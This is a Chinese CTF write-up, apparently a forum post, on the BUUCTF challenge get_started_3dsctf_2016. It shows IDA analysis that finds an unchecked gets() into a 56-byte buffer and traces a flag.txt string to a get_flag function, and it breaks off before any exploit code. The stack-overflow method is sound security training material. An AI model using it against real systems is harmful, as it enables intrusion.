-
-
[原创]【BUUCTF题库】get_started_3dsctf_2016【栈溢出漏洞利用】
-
发表于: 3小时前 45
-


依旧多说无益,直接上题解
依旧下载附件用ide简单分析一下
可以看到这是一个无壳32位的C语言文件
直接扔到IDA里面进行反编译

反编译出来之后我们就在main函数界面,然后按F5查看伪代码

我们可以看到main函数里面就一个简单的 gets(v4); 的代码
这表明我们可能通过v4变量进行栈溢出漏洞利用
接下来我们来看一下v4的大小,双击v4变量就可以

我们可以看到v4变量的大小是56,但是gets输入的时候没有对输入数据进行长度判定,所以我们可以用v4函数进行栈溢出的漏洞利用
接下来我们按Shift+F12查看所有字符串

这里我们可以一眼看出有一个flag.txt字样的字符串,那大差不差就是我们需要找的flag文件了
直接双击这个字符串进行跟进

再双击这个get_flag+20(如箭头指示方向)进行跟进
